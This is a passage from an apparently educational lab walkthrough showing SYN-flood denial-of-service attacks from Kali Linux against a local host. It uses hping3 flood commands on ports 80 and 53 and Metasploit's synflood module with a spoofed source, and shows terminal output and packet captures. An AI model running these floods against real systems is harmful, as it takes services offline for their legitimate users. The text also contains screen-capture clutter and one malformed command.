
You can observe the network flow is up again.

17.Now exit the msfconsole & go back to root terminal. Enter the below command to craft and send custom packets :

hping3 -S <target-ip> -p 80 –flood




```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -S 192.168.43.251 -p 80 --flood
HPING 192.168.43.251 (eth0 192.168.43.251): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```



```
Protocol  Length  Info
TCP       54 [TCP Port numbers reused] 1919 → 80 [SYN] Seq=0 Win=512 Len=0
TCP       54 [TCP Port numbers reused] 1920 → 80 [SYN] Seq=0 Win=512 Len=0
TCP       54 [TCP Port numbers reused] 1921 → 80 [SYN] Seq=0 Win=512 Len=0
TCP       60 80 → 1853 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
TCP       60 80 → 1854 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
TCP       60 80 → 1855 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
TCP       60 80 → 1856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

› Frame 1: 60 bytes on wire (480 bits),   0000  e4 a7 a0 f5 e5 b0 c0 2e  25 8f 41
› Ethernet II, Src: OppoMobileTe_8f:4f:   0010  08 00 06 04 00 02 c0 2e  25 8f 41
› Address Resolution Protocol (reply)     0020  e4 a7 a0 f5 e5 b0 c0 a8  2b ea 00
                                          0030  00 00 00 00 00 00 00 00  00 00 00

eth0: <live capture in progress>   Packets: 495937   Profile: Default
```

18.Exit the hping3 by using ctrl+c :



```
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else ra
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set Rhosts 192.168.43.251
Rhosts => 192.168.43.251
msf6 auxiliary(dos/tcp/synflood) > set Shost 192.168.43.173
Shost => 192.168.43.173
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning:
[*] SYN flooding 192.168.43.251:80 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
[*] SYN flooding 192.168.43.251:80 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > exit

┌──(root㉿kali)-[/home/kali]
└─# hping3 -S 192.168.43.251 -p 80 --flood
HPING 192.168.43.251 (eth0 192.168.43.251): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


```
No.     Time           Source          Destination     Protocol Length
2162... 362.833942373  192.168.43.251  192.168.43.173  TCP      60
2162... 362.833942442  192.168.43.251  192.168.43.173  TCP      60
2162... 362.833942514  192.168.43.251  192.168.43.173  TCP      60
2162... 362.833942583  192.168.43.251  192.168.43.173  TCP      60
2162... 362.833956665  192.168.43.251  192.168.43.173  TCP      60
2162... 362.833956734  192.168.43.251  192.168.43.173  TCP      60
2162... 362.833956804  192.168.43.251  192.168.43.173  TCP      60

› Frame 1: 60 bytes on wire (480 bits),   0000  e4 a7 a0 f5 e5 b0 c0 2e  25 8f 41
› Ethernet II, Src: OppoMobileTe_8f:4f:   0010  08 00 06 04 00 02 c0 2e  25 8f 41
› Address Resolution Protocol (reply)     0020  e4 a7 a0 f5 e5 b0 c0 a8  2b ea 00
                                          0030  00 00 00 00 00 00 00 00  00 00 00

eth0: <live capture in progress>   Packets: 216211   Profile: Default
```

Firefox ESR
Browse the World Wide Web
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony
Power Manager
Your Battery is charging
Apply a display filter ... <Ctrl-/>
6:40

This will stop the running of hping3.

19.Use the below command to craft and send custom packets :

hping3 -S <target-ip> -p 53 –flood




```
msf6 auxiliary(dos/tcp/synflood) > set Rhosts 192.168.43.251
Rhosts => 192.168.43.251
msf6 auxiliary(dos/tcp/synflood) > set Shost 192.168.43.173
Shost => 192.168.43.173
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning:
[*] SYN flooding 192.168.43.251:80...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
[*] SYN flooding 192.168.43.251:80...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > exit

┌──(root㉿kali)-[/home/kali]
└─# hping3 -S 192.168.43.251 -p 80 --flood
HPING 192.168.43.251 (eth0 192.168.43.251): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.43.251 hping statistic ---
1330602 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[/home/kali]
└─# hping3 -S 192.168.43.251 -p 53 --flood
HPING 192.168.43.251 (eth0 192.168.43.251): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
No.     Time              Source           Destination      Protocol  Length
 1791…  415.655329615     192.168.43.173   192.168.43.251   TCP       54
 1791…  415.655344503     192.168.43.173   192.168.43.251   TCP       54
 1791…  415.655358193     192.168.43.173   192.168.43.251   TCP       54
 1791…  415.655371069     192.168.43.173   192.168.43.251   TCP       54
 1791…  415.655386545     192.168.43.173   192.168.43.251   TCP       54
 1791…  415.655399088     192.168.43.173   192.168.43.251   TCP       54
 1791…  415.655415107     192.168.43.173   192.168.43.251   TCP       54

› Frame 1: 60 bytes on wire (480 bits),
› Ethernet II, Src: OppoMobileTe_8f:4f:
› Address Resolution Protocol (reply)

eth0: <live capture in progress>    Packets: 1791894    Profile: Default
```

Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony
Apply a display filter … <Ctrl-/>
Power Manager
Your Battery is charging
6:43

20.Now use the below command by giving number of packets randomly to observe the network flow :



```
--- 192.168.43.251 hping statistic ---
1060996 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[/home/kali]
└─# hping3 -d 65538 -S -p --flood 192.168.43.251
HPING 192.168.43.251 (eth0 192.168.43.251): S set, 40 headers + 2 data bytes
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=3.3 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=2.8 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=2.7 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=2.6 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=1.9 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=5 win=0 rtt=3.1 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=6 win=0 rtt=1.3 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=7 win=0 rtt=1.4 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=8 win=0 rtt=9.5 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=9 win=0 rtt=1.9 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=10 win=0 rtt=0.5 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=11 win=0 rtt=8.2 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=12 win=0 rtt=7.8 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=13 win=0 rtt=54.5 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=14 win=0 rtt=6.1 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=15 win=0 rtt=4.1 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=16 win=0 rtt=4.1 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=17 win=0 rtt=3.9 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=18 win=0 rtt=3.7 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=19 win=0 rtt=4.5 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=20 win=0 rtt=10.8 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=21 win=0 rtt=98.6 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=22 win=0 rtt=1.9 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=23 win=0 rtt=1.5 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=24 win=0 rtt=1.4 ms
len=46 ip=192.168.43.251 ttl=64 DF id=0 sport=0 flags=RA seq=25 win=0 rtt=9.3 ms
```

```
No.     Time              Source           Destination      Protocol  Length
 2306…  432.115561961     192.168.43.173   192.168.43.251   TCP       54
 2306…  432.115573735     192.168.43.173   192.168.43.251   TCP       54
 2306…  432.115585529     192.168.43.173   192.168.43.251   TCP       54
 2306…  432.115598456     192.168.43.173   192.168.43.251   TCP       54
 2306…  432.115611033     192.168.43.173   192.168.43.251   TCP       54
 2306…  432.115624981     192.168.43.173   192.168.43.251   TCP       54
 2306…  432.115641023     192.168.43.173   192.168.43.251   TCP       54

› Frame 1: 60 bytes on wire (480 bits),
› Ethernet II, Src: OppoMobileTe_8f:4f:
› Address Resolution Protocol (reply)

eth0: <live capture in progress>    Packets: 2306194    Profile: Default
```

Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony
Apply a display filter … <Ctrl-/>
Power Manager
Your Battery is charging
6:45

Conclusion:-

A distributed denial-of-service (DDoS) attack is an attempt to make a machine or network resource unavailable to its intended users.

One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload.